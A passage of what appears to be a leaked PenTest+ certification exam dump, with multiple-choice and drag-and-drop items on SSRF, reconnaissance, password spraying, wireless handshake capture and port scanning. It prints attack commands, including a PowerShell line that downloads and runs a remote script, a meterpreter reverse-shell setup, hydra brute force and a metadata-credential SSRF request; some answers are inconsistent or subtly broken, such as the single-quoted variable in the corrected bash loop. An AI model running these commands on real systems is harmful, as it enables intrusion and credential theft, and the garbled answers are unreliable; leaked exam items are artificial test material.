URL: `http://169.254.169.254/latest/meta-data/` is a well-known endpoint in cloud environments (e.g., AWS) to access instance metadata.

Purpose: By exploiting SSRF to access this URL, an attacker can retrieve sensitive information such as instance credentials and other metadata.

Comparison with Other Commands:

`127.0.0.1/etc/passwd`: This is more about local file inclusion, not specific to cloud metadata.

`<script>alert(1)</script>`: This tests for XSS, not SSRF.

`127.0.0.1`: This is a generic loopback address and does not specifically test for metadata access in a cloud environment.

Using `curl <url>?param=http://169.254.169.254/latest/meta-data/` is the correct approach to test for SSRF vulnerabilities in cloud environments to potentially expose secrets.

QUESTION 25

A penetration tester cannot find information on the target company's systems using common OSINT methods. The tester's attempts to do reconnaissance against internet-facing resources have been blocked by the company's WAF. Which of the following is the best way to avoid the WAF and gather information about the target company's systems?

- A. HTML scraping
- B. Code repository scanning
- C. Directory enumeration
- D. Port scanning



Correct Answer: B

Section:

Explanation:

When traditional reconnaissance methods are blocked, scanning code repositories is an effective method to gather information. Here's why:

Code Repository Scanning:

Leaked Information: Code repositories (e.g., GitHub, GitLab) often contain sensitive information, including API keys, configuration files, and even credentials that developers might inadvertently commit.

Accessible: These repositories can often be accessed publicly, bypassing traditional defenses like WAFs.

Comparison with Other Methods:

HTML Scraping: Limited to the data present on web pages and can still be blocked by WAF.

Directory Enumeration: Likely to be blocked by WAF as well and might not yield significant internal information.

Port Scanning: Also likely to be blocked or trigger alerts on WAF or IDS/IPS systems.

Scanning code repositories allows gathering a wide range of information that can be critical for further penetration testing effort

QUESTION 26

During a penetration test, the tester uses a vulnerability scanner to collect information about any possible vulnerabilities that could be used to compromise the network. The tester receives the results and then executes the following command:

`snmpwalk -v 2c -c public 192.168.1.23`

Which of the following is the tester trying to do based on the command they used?

- A. Bypass defensive systems to collect more information.
- B. Use an automation tool to perform the attacks.

- C. Script exploits to gain access to the systems and host.
- D. Validate the results and remove false positives.

Correct Answer: D

Section:

Explanation:

The command `snmpwalk -v 2c -c public 192.168.1.23` is used to query SNMP (Simple Network Management Protocol) data from a device. Here's the purpose in the context provided:

SNMP Enumeration:

Function: `snmpwalk` is used to retrieve a large amount of information from the target device using SNMP.

Community String: `-c public` specifies the community string, which is essentially a password for SNMP queries.

Purpose of the Command:

Validate Results: The tester uses SNMP to gather detailed information about the network devices to confirm the findings of the vulnerability scanner and remove any false positives.

Detailed Information: SNMP can provide detailed information about device configurations, network interfaces, and other settings that can validate the scanner's results.

Comparison with Other Options:

Bypassing Defensive Systems (A): Not directly related to SNMP enumeration.

Using Automation Tools (B): While `SNMPwalk` is automated, the primary purpose here is validation.

Script Exploits (C): `SNMPwalk` is not used for scripting exploits but for information gathering.

By using `snmpwalk`, the tester is validating the results from the vulnerability scanner and removing any false positives, ensuring accurate reporting.

QUESTION 27

A penetration tester is working on a security assessment of a mobile application that was developed in-house for local use by a hospital. The hospital and its customers are very concerned about disclosure of information. Which of the following tasks should the penetration tester do first?

- A. Set up Drozer in order to manipulate and scan the application.
- B. Run the application through the mobile application security framework.
- C. Connect Frida to analyze the application at runtime to look for data leaks.
- D. Load the application on client-owned devices for testing.



Correct Answer: B

Section:

Explanation:

When performing a security assessment on a mobile application, especially one concerned with information disclosure, it is crucial to follow a structured approach to identify vulnerabilities comprehensively. Here's why option B is correct:

Mobile Application Security Framework: This framework provides a structured methodology for assessing the security of mobile applications. It includes various tests such as static analysis, dynamic analysis, and reverse engineering, which are essential for identifying vulnerabilities related to information disclosure.

Initial Steps: Running the application through a security framework allows the tester to identify a broad range of potential issues systematically. This initial step ensures that all aspects of the application's security are covered before delving into more specific tools like Drozer or Frida.

Reference from Pentest:

Writeup HTB: Demonstrates the use of structured methodologies to ensure comprehensive coverage of security assessments.

Horizontall HTB: Emphasizes the importance of following a structured approach to identify and address security issues.

QUESTION 28

Before starting an assessment, a penetration tester needs to scan a Class B IPv4 network for open ports in a short amount of time. Which of the following is the best tool for this task?

- A. Burp Suite
- B. masscan
- C. Nmap
- D. hping

Correct Answer: B

Section:

Explanation:

When needing to scan a large network for open ports quickly, the choice of tool is critical. Here's why option B is correct:

masscan: This tool is designed for high-speed port scanning and can scan entire networks much faster than traditional tools like Nmap. It can handle large ranges of IP addresses and ports with high efficiency.

Nmap: While powerful and versatile, Nmap is generally slower than masscan for scanning very large networks, especially when speed is crucial.

Burp Suite: This tool is primarily for web application security testing and not optimized for network-wide port scanning.

hping: This is a network tool used for packet crafting and network testing, but it is not designed for high-speed network port scanning.

Reference from Pentest:

Luke HTB: Highlights the use of efficient tools for large-scale network scanning to identify open ports quickly.

Anubis HTB: Demonstrates scenarios where high-speed scanning tools like masscan are essential for large network assessments.

QUESTION 29

A penetration tester is performing an authorized physical assessment. During the test, the tester observes an access control vestibule and on-site security guards near the entry door in the lobby. Which of the following is the best attack plan for the tester to use in order to gain access to the facility?

- A. Clone badge information in public areas of the facility to gain access to restricted areas.
- B. Tailgate into the facility during a very busy time to gain initial access.
- C. Pick the lock on the rear entrance to gain access to the facility and try to gain access.
- D. Drop USB devices with malware outside of the facility in order to gain access to internal machines.

Correct Answer: B

Section:

Explanation:

In an authorized physical assessment, the goal is to test physical security controls. Tailgating is a common and effective technique in such scenarios. Here's why option B is correct:

Tailgating: This involves following an authorized person into a secure area without proper credentials. During busy times, it's easier to blend in and gain access without being noticed. It tests the effectiveness of physical access controls and security personnel.

Cloning Badge Information: This can be effective but requires proximity to employees and specialized equipment, making it more complex and time-consuming.

Picking Locks: This is a more invasive technique that carries higher risk and is less stealthy compared to tailgating.

Dropping USB Devices: This tests employee awareness and response to malicious devices but does not directly test physical access controls.

Reference from Pentest:

Writeup HTB: Demonstrates the effectiveness of social engineering and tailgating techniques in bypassing physical security measures.

Forge HTB: Highlights the use of non-invasive methods like tailgating to test physical security without causing damage or raising alarms.

Conclusion:

Option B, tailgating into the facility during a busy time, is the best attack plan to gain access to the facility in an authorized physical assessment.

QUESTION 30

A penetration tester enumerates a legacy Windows host on the same subnet. The tester needs to select exploit methods that will have the least impact on the host's operating stability. Which of the following commands should the tester try first?

- A. responder -I eth0 john responder_output.txt <rdp to target>
- B. hydra -L administrator -P /path/to/pwlist.txt -t 100 rdp://<target_host>
- C. msf > use <module_name> msf > set <options> msf > set PAYLOAD windows/meterpreter/reverse_tcp msf > run
- D. python3 ./buffer_overflow_with_shellcode.py <target> 445

Correct Answer: A

Section:

Explanation:

Responder is a tool used for capturing and analyzing NetBIOS, LLMNR, and MDNS queries to perform various man-in-the-middle (MITM) attacks. It can be used to capture hashed credentials, which can then be cracked

offline. Using Responder has the least impact on the host's operating stability compared to more aggressive methods like buffer overflow attacks or payload injections.

Step-by-Step Explanation

Understanding Responder:

Purpose: Responder is used to capture NTLMv2 hashes from a Windows network.

Operation: It listens on the network for LLMNR, NBT-NS, and MDNS requests and responds to them, tricking the client into authenticating with the attacker's machine.

Command Breakdown:

responder -l eth0: Starts Responder on the network interface eth0.

john responder_output.txt: Uses John the Ripper to crack the hashes captured by Responder.

<rdp to target>: Suggests the next step after capturing credentials might involve using RDP with the cracked password, but the initial capture is passive and low impact.

Why This is the Best Choice:

Least Impact: Responder passively captures network traffic without interacting directly with the target host's system processes.

Stealth: It operates quietly on the network, making it less likely to cause stability issues or be detected by host-based security mechanisms.

Reference from Pentesting Literature:

Tools like Responder are discussed in penetration testing guides for initial reconnaissance and credential gathering without causing significant disruptions.

HTB write-ups frequently mention the use of Responder in network-based attacks to capture credentials safely.

Penetration Testing - A Hands-on Introduction to Hacking

HTB Official Writeups

QUESTION 31

Which of the following is the most efficient way to infiltrate a file containing data that could be sensitive?

- A. Use steganography and send the file over FTP
- B. Compress the file and send it using TFTP
- C. Split the file in tiny pieces and send it over dnscat
- D. Encrypt and send the file over HTTPS

Correct Answer: D

Section:

Explanation:

When considering efficiency and security for exfiltrating sensitive data, the chosen method must ensure data confidentiality and minimize the risk of detection. Here's an analysis of each option:

Use steganography and send the file over FTP (Option A):

Drawbacks: FTP is not secure as it transmits data in clear text, making it susceptible to interception. Steganography can add an extra layer of obfuscation, but the use of FTP makes this option insecure.

Compress the file and send it using TFTP (Option B):

Drawbacks: TFTP is inherently insecure because it does not support encryption, making it easy for attackers to intercept the data during transfer.

Split the file in tiny pieces and send it over dnscat (Option C):

Drawbacks: While effective at evading detection by using DNS, splitting the file and managing the reassembly adds complexity. Additionally, large data transfers over DNS can raise suspicion.

Encrypt and send the file over HTTPS (Answer: D):

Advantages: HTTPS is widely used and trusted, making it less likely to raise suspicion. Encryption ensures the data remains confidential during transit.

The use of HTTPS for secure data transfer is a standard practice in cybersecurity, providing both encryption and integrity of the data being transmitted.

Conclusion: Encrypting the file and sending it over HTTPS is the most efficient and secure method for exfiltrating sensitive data, ensuring both confidentiality and reducing the risk of detection.

QUESTION 32

During host discovery, a security analyst wants to obtain GeoIP information and a comprehensive summary of exposed services. Which of the following tools is best for this task?

- A. WiGLE.net
- B. WHOIS
- C. theHarvester
- D. Censys.io



Correct Answer: D

Section:

Explanation:

Censys.io:

Censys.io is a search engine for Internet-connected devices. It provides information about IP addresses, domains, GeoIP data, and exposed services.

Why Not Other Options?

A (WiGLE.net): Focuses on mapping Wi-Fi networks, not providing detailed information about IP addresses or services.

B (WHOIS): Provides domain registration and ownership details but lacks GeoIP and service summaries.

C (theHarvester): Primarily gathers OSINT like email addresses, subdomains, and names but not service information or GeoIP data.

CompTIA Pentest+

Reference:

Domain 2.0 (Information Gathering and Vulnerability Identification)

QUESTION 33

A penetration tester executes multiple enumeration commands to find a path to escalate privileges. Given the following command:

```
find / -user root -perm -4000 -exec ls -ldb {} \; 2>/dev/null
```

Which of the following is the penetration tester attempting to enumerate?

- A. Attack path mapping
- B. API keys
- C. Passwords
- D. Permission

Correct Answer: D

Section:

Explanation:

The command `find / -user root -perm -4000 -exec ls -ldb {} \; 2>/dev/null` is used to find files with the SUID bit set. SUID (Set User ID) permissions allow a file to be executed with the permissions of the file owner (root), rather than the permissions of the user running the file.

Step-by-Step Explanation

Understanding the Command:

`find /`: Search the entire filesystem.

`-user root`: Limit the search to files owned by the root user.

`-perm -4000`: Look for files with the SUID bit set.

`-exec ls -ldb {} \;`: Execute `ls -ldb` on each found file to list it in detail.

`2>/dev/null`: Redirect error messages to `/dev/null` to avoid cluttering the output.

Purpose:

Enumerating SUID Files: The command is used to identify files with elevated privileges that might be exploited for privilege escalation.

Security Risks: SUID files can pose security risks if they are vulnerable, as they can be used to execute code with root privileges.

Why Enumerate Permissions:

Identifying SUID files is a crucial step in privilege escalation as it reveals potential attack vectors that can be exploited to gain root access.

Reference from Pentesting Literature:

Enumeration of SUID files is a common practice in penetration testing, as discussed in various guides and write-ups.

HTB write-ups often detail how finding and exploiting SUID binaries can lead to root access on a target system.

Penetration Testing - A Hands-on Introduction to Hacking

HTB Official Writeups

QUESTION 34

A penetration tester creates a list of target domains that require further enumeration. The tester writes the following script to perform vulnerability scanning across the domains:

```
line 1: #!/usr/bin/bash
```

```
line 2: DOMAINS_LIST = '/path/to/list.txt'
line 3: while read -r i; do
line 4: nikto -h $i -o scan-$i.txt &
line 5: done
```

The script does not work as intended. Which of the following should the tester do to fix the script?

- A. Change line 2 to {'domain1', 'domain2', 'domain3', }.
- B. Change line 3 to while true; read -r i; do.
- C. Change line 4 to nikto \$i | tee scan-\$i.txt.
- D. Change line 5 to done < '\$DOMAINS_LIST'.

Correct Answer: D

Section:

Explanation:

The issue with the script lies in how the while loop reads the file containing the list of domains. The current script doesn't correctly redirect the file's content to the loop. Changing line 5 to done < '\$DOMAINS_LIST' correctly directs the loop to read from the file.

Step-by-Step Explanation

Original Script:

```
DOMAINS_LIST='/path/to/list.txt'
while read -r i; do
nikto -h $i -o scan-$i.txt &
done
```

Identified Problem:

The while read -r i; do loop needs to know which file to read lines from. Without redirecting the input file to the loop, it doesn't process any input.

Solution:

Add done < '\$DOMAINS_LIST' to the end of the loop to specify the input source.

Corrected script:

```
DOMAINS_LIST='/path/to/list.txt'
while read -r i; do
nikto -h $i -o scan-$i.txt &
done < '$DOMAINS_LIST'
done < '$DOMAINS_LIST'
```

ensures that the while loop reads each line from DOMAINS_LIST.

This fix makes the loop iterate over each domain in the list and run nikto against each.

Reference from Pentesting Literature:

Scripting a

QUESTION 35

Given the following script:

```
$1 = [System.Security.Principal.WindowsIdentity]::GetCurrent().Name.split('\')[1]
If ($1 -eq 'administrator') {
echo IEX(New-Object Net.WebClient).Downloadstring('http://10.10.11.12:8080/ul/windows.ps1') | powershell -nopprofile -}
```

Which of the following is the penetration tester most likely trying to do?

Choose the correct answer

- A. Change the system's wallpaper based on the current user's preferences.
- B. Capture the administrator's password and transmit it to a remote server.
- C. Conditionally stage and execute a remote script.
- D. Log the internet browsing history for a systems administrator.

Correct Answer: C

Section:

QUESTION 36

A penetration tester completed OSINT work and needs to identify all subdomains for mydomain.com. Which of the following is the best command for the tester to use?

- A. nslookup mydomain.com /path/to/results.txt
- B. crunch 1 2 | xargs -n 1 -I 'X' nslookup X.mydomain.com
- C. dig @8.8.8.8 mydomain.com ANY /path/to/results.txt
- D. cat wordlist.txt | xargs -n 1 -I 'X' dig X.mydomain.com

Correct Answer: D

Section:

Explanation:

Using dig with a wordlist to identify subdomains is an effective method for subdomain enumeration. The command `cat wordlist.txt | xargs -n 1 -I 'X' dig X.mydomain.com` reads each line from wordlist.txt and performs a DNS lookup for each potential subdomain.

Step-by-Step Explanation

Command Breakdown:

`cat wordlist.txt`: Reads the contents of wordlist.txt, which contains a list of potential subdomains.

`xargs -n 1 -I 'X'`: Takes each line from wordlist.txt and passes it to dig one at a time.

`dig X.mydomain.com`: Performs a DNS lookup for each subdomain.

Why This is the Best Choice:

Efficiency: xargs efficiently processes each line from the wordlist and passes it to dig for DNS resolution.

Automation: Automates the enumeration of subdomains, making it a practical choice for large lists.

Benefits:

Automates the process of subdomain enumeration using a wordlist.

Efficiently handles a large number of subdomains.

Reference from Pentesting Literature:

Subdomain enumeration is a critical part of the reconnaissance phase in penetration testing. Tools like dig and techniques involving wordlists are commonly discussed in penetration testing guides.

HTB write-ups often detail the use of similar commands for efficient subdomain enumeration.

Penetration Testing - A Hands-on Introduction to Hacking

HTB Official Writeups

QUESTION 37

While performing an internal assessment, a tester uses the following command:

`crackmapexec smb 192.168.1.0/24 -u user.txt -p Summer123@`

Which of the following is the main purpose of the command?

- A. To perform a pass-the-hash attack over multiple endpoints within the internal network
- B. To perform common protocol scanning within the internal network
- C. To perform password spraying on internal systems
- D. To execute a command in multiple endpoints at the same time

Correct Answer: C

Section:

Explanation:

The command `crackmapexec smb 192.168.1.0/24 -u user.txt -p Summer123@` is used to perform password spraying on internal systems. CrackMapExec (CME) is a post-exploitation tool that helps automate the process of assessing large Active Directory networks. It supports multiple protocols, including SMB, and can perform various actions like password spraying, command execution, and more.

CrackMapExec:

CrackMapExec: A versatile tool designed for pentesters to facilitate the assessment of large Active Directory networks. It supports various protocols such as SMB, WinRM, and LDAP.

Purpose: Commonly used for tasks like password spraying, credential validation, and command execution.

Command Breakdown:

crackmapexec smb: Specifies the protocol to use, in this case, SMB (Server Message Block), which is commonly used for file sharing and communication between nodes in a network.

192.168.1.0/24: The target IP range, indicating a subnet scan across all IP addresses in the range.

-u user.txt: Specifies the file containing the list of usernames to be used for the attack.

-p Summer123@: Specifies the password to be used for all usernames in the user.txt file.

Password Spraying:

Definition: A technique where a single password (or a small number of passwords) is tried against a large number of usernames to avoid account lockouts that occur when brute-forcing a single account.

Goal: To find valid username-password combinations without triggering account lockout mechanisms.

Pentest

Reference:

Password Spraying: An effective method for gaining initial access during penetration tests, particularly against organizations that have weak password policies or commonly used passwords.

CrackMapExec: Widely used in penetration testing for its ability to automate and streamline the process of credential validation and exploitation across large networks.

By using the specified command, the tester performs a password spraying attack, attempting to log in with a common password across multiple usernames, identifying potential weak accounts.

QUESTION 38

A penetration tester is conducting a wireless security assessment for a client with 2.4GHz and 5GHz access points. The tester places a wireless USB dongle in the laptop to start capturing WPA2 handshakes. Which of the following steps should the tester take next?

- A. Enable monitoring mode using Aircrack-ng.
- B. Use Kismet to automatically place the wireless dongle in monitor mode and collect handshakes.
- C. Run KARMA to break the password.
- D. Research WiGLE.net for potential nearby client access points.

Correct Answer: A

Section:

Explanation:

Monitoring Mode:

Definition: Monitoring mode allows a wireless network interface controller to capture all packets on a wireless channel, regardless of the destination.

Importance: This mode is necessary for capturing the four-way handshake required for WPA2 cracking.

Aircrack-ng Suite:

Aircrack-ng: A complete suite of tools to assess Wi-Fi network security. It includes tools for monitoring, attacking, testing, and cracking.

Enabling Monitor Mode: The specific tool used to enable monitor mode in Aircrack-ng is airmon-ng.

airmon-ng start wlan0

This command starts the interface wlan0 in monitoring mode.

Steps to Capture WPA2 Handshakes:

Enable Monitor Mode: Use airmon-ng to enable monitor mode.

Capture Handshakes: Use airodump-ng to capture packets and WPA2 handshakes.

airodump-ng wlan0mon

Pentest

Reference:

Wireless Security Assessments: Understanding the importance of monitoring mode for capturing data during wireless penetration tests.

Aircrack-ng Tools: Utilizing the suite effectively for tasks like capturing WPA2 handshakes, deauthenticating clients, and cracking passwords.

By enabling monitoring mode with Aircrack-ng, the tester can capture the necessary WPA2 handshakes to further analyze and attempt to crack the Wi-Fi network's password.

QUESTION 39

A penetration tester gains access to a Windows machine and wants to further enumerate users with native operating system credentials. Which of the following should the tester use?



- A. route.exe print
- B. netstat.exe -ntp
- C. net.exe commands
- D. strings.exe -a

Correct Answer: C

Section:

Explanation:

To further enumerate users on a Windows machine using native operating system commands, the tester should use net.exe commands. The net command is a versatile tool that provides various network functionalities, including user enumeration.

net.exe:

net user: This command displays a list of user accounts on the local machine.

net user

net localgroup: This command lists all local groups, and by specifying a group name, it can list the members of that group.

net localgroup administrators

Enumerating Users:

List All Users: The net user command provides a comprehensive list of all user accounts configured on the system.

Group Memberships: The net localgroup command can be used to see which users belong to specific groups, such as administrators.

Pentest

Reference:

Post-Exploitation: After gaining initial access, enumerating user accounts helps understand the structure and potential targets for privilege escalation.

Windows Commands: Leveraging built-in commands like net for enumeration ensures that no additional tools need to be uploaded to the target system, reducing the risk of detection.

Using net.exe commands, the penetration tester can effectively enumerate user accounts and group memberships on the compromised Windows machine, aiding in further exploitation and privilege escalation.

QUESTION 40

Which of the following is a term used to describe a situation in which a penetration tester bypasses physical access controls and gains access to a facility by entering at the same time as an employee?

- A. Badge cloning
- B. Shoulder surfing
- C. Tailgating
- D. Site survey

Correct Answer: C

Section:

Explanation:

Tailgating is the term used to describe a situation where a penetration tester bypasses physical access controls and gains access to a facility by entering at the same time as an employee.

Tailgating:

Definition: Tailgating occurs when an unauthorized person follows an authorized person into a restricted area without the latter's consent or knowledge. The authorized person typically opens a door or checkpoint, and the unauthorized person slips in behind them.

Example: An attacker waits near the entrance of a building and enters right after an employee, bypassing security measures.

Physical Security:

Importance: Physical security is a crucial aspect of overall security posture. Tailgating exploits human factors and weaknesses in physical security controls.

Prevention: Security measures such as turnstiles, mantraps, and security personnel can help prevent tailgating.

Pentest

Reference:

Physical Penetration Testing: Tailgating is a common technique used in physical penetration tests to assess the effectiveness of an organization's physical security controls.

Social Engineering: Tailgating often involves social engineering, where the attacker relies on the politeness or unawareness of the employee to gain unauthorized access.

By understanding and using tailgating, penetration testers can evaluate the effectiveness of an organization's physical security measures and identify potential vulnerabilities that could be exploited by malicious actors.

QUESTION 41

Drag Drop

You are a penetration tester running port scans on a server.

INSTRUCTIONS Part 1: Given the output, construct the command that was used to generate this output from the available options.

Part 2: Once the command is appropriately constructed, use the given output to identify the potential attack vectors that should be investigated further.

If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.



Penetration Testing

Part 1

Part 2

Drag and Drop Options

-sL
-O
192.168.2.2
-sU
-sV
-p 1-1023
192.168.2.1-100
-Pn
nc
--top-ports=1000
hping
--top-ports=100
nmap

NMAP Scan Output

```
Host is up (0.00079s latency).
Not shown: 96 closed ports.
PORT      STATE SERVICE VERSION
88/tcp    open  kerberos-sec?
139/tcp   open  netbios-ssn
389/tcp   open  ldap?
445/tcp   open  microsoft-ds?
MAC Address: 08:00:27:81:B1:DF (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.4.X
OS CPE: cpe:/o:linux_kernel:2.4.21
OS details: Linux 2.4.21
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/.
# Scan done at Fri Oct 13 10:03:06 2017 -- 1 IP address (1 host up)
scanned in 26.80 seconds
```

Command



Vdumps

Penetration Testing

Part 1

Part 2

Question Options

Using the output, identify potential attack vectors that should be further investigated.

- ☐ Weak SMB file permissions
- ☐ FTP anonymous login
- ☐ Webdav file upload
- ☐ Weak Apache Tomcat Credentials
- ☐ Null session enumeration
- ☐ Fragmentation attack
- ☐ SNMP enumeration
- ☐ ARP spoofing

NMAP Scan Output

```
Host is up (0.00079s latency).
Not shown: 96 closed ports.
PORT      STATE SERVICE VERSION
88/tcp    open  kerberos-sec?
139/tcp   open  netbios-ssn
389/tcp   open  ldap?
445/tcp   open  microsoft-ds?
MAC Address: 08:00:27:81:B1:DF (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.4.X
OS CPE: cpe:/o:linux_kernel:2.4.21
OS details: Linux 2.4.21
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/.
# Scan done at Fri Oct 13 10:03:06 2017 -- 1 IP address (1 host up)
scanned in 26.80 seconds
```

Select and Place:
Penetration Testing

Part 1

Part 2

Drag and Drop Options

-sL
-O
192.168.2.2
-sU
-sV
-p 1-1023
192.168.2.1-100
-Pn
nc
-top-ports=1000
hping
-top-ports=100
nmap

NMAP Scan Output

Host is up (0.00079s latency).
Not shown: 96 closed ports.
PORT STATS SERVICE VERSION
88/tcp open kerberos-sec?
139/tcp open netbios-ssn
389/tcp open ldap?
445/tcp open microsoft-ds?
MAC Address: 08:00:27:81:B1:DF (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.4.X
OS CPE: cpe:/o:linux_kernel:2.4.21
OS details: Linux 2.4.21
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at
<https://nmap.org/submit/>.
Scan done at Fri Oct 13 10:03:06 2017 – 1 IP address (1 host up)
scanned in 26.80 seconds

Command



Correct Answer:

Drag and Drop Options

-sL

-sU

-p 1-1023

192.168.2.1-100

-Pn

nc

hping

--top-ports=100

NMAP Scan Output

Host is up (0.00079s latency).
Not shown: 96 closed ports.
PORT STATS SERVICE VERSION
88/tcp open kerberos-sec?
139/tcp open netbios-ssn
389/tcp open ldap?
445/tcp open microsoft-ds?
MAC Address: 08:00:27:81:B1:DF (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.4.X
OS CPE: cpe:/o:linux_kernel:2.4.21
OS details: Linux 2.4.21
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at
<https://nmap.org/submit/>.
Scan done at Fri Oct 13 10:03:06 2017 – 1 IP address (1 host up)
scanned in 26.80 seconds

Command

nmap -sV -O --top-ports=1000 192.168.2.2

Section:**Explanation:**

Part 1: nmap -sV -O --top-ports 100 192.168.2.2

Part 2: Weak SMB file permissions

<https://subscription.packtpub.com/book/networking-and-servers/9781786467454/1/ch01lv1sec13/fingerprinting-os-and-services-running-on-a-target-host>

QUESTION 42**DRAG DROP**

During a penetration test, you gain access to a system with a limited user interface. This machine appears to have access to an isolated network that you would like to port scan.

INSTRUCTIONS

Analyze the code segments to determine which sections are needed to complete a port scanning script.

Drag the appropriate elements into the correct locations to complete the script.

If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.

```
Drag and Drop Options

self.ports = []
try:
    s.connect((ip, port))
    print("%s:%s - OPEN" % (ip, port))

except socket.timeout:
    print("%s:%s - TIMEOUT" % (ip, port))

except socket.error as e:
    print("%s:%s - CLOSED" % (ip, port))

finally:
    s.close()

}

exec_scan(sys.argv[1], 3PORTS)

port_scan(sys.argv[1], ports)

for port in ports:
    try:
        s.connect((ip, port))
        print("%s:%s - OPEN" % (ip, port))

    except socket.timeout:
        print("%s:%s - TIMEOUT" % (ip, port))

    except socket.error as e:
        print("%s:%s - CLOSED" % (ip, port))

    finally:
        s.close()

(:ports => 21 :ports => 22)

#!/usr/bin/python
```

```
Immutables

import socket
import sys

def port_scan(ip, ports):
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.settimeout(2.0)


if __name__ == '__main__':
    if len(sys.argv) < 2:
        print('Execution requires a target IP address. Exiting...')
        exit(1)
    else:
```


A. See below explanation

Correct Answer: A

Section:

Explanation:



```
#!/usr/bin/python

import socket
import sys

ports = [21,22]

def port_scan(ip, ports):
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.settimeout(2.0)
```

 dumps

```
for port in ports:
    try:
        s.connect((ip, port))
        print("%s:%s - OPEN" % (ip, port))

    except socket.timeout:
        print("%s:%s - TIMEOUT" % (ip, port))

    except socket.error as e:
        print("%s:%s - CLOSED" % (ip, port))

    finally:
        s.close()
```

```
if __name__ == '__main__':
    if len(sys.argv) < 2:
        print('Execution requires a target IP address. Exiting...')
        exit(1)
    else:
```

```
port_scan(sys.argv[1], ports)
```

The logo for Vdumps, featuring a stylized orange 'V' followed by the word 'dumps' in a grey, sans-serif font.

QUESTION 43

HOTSPOT

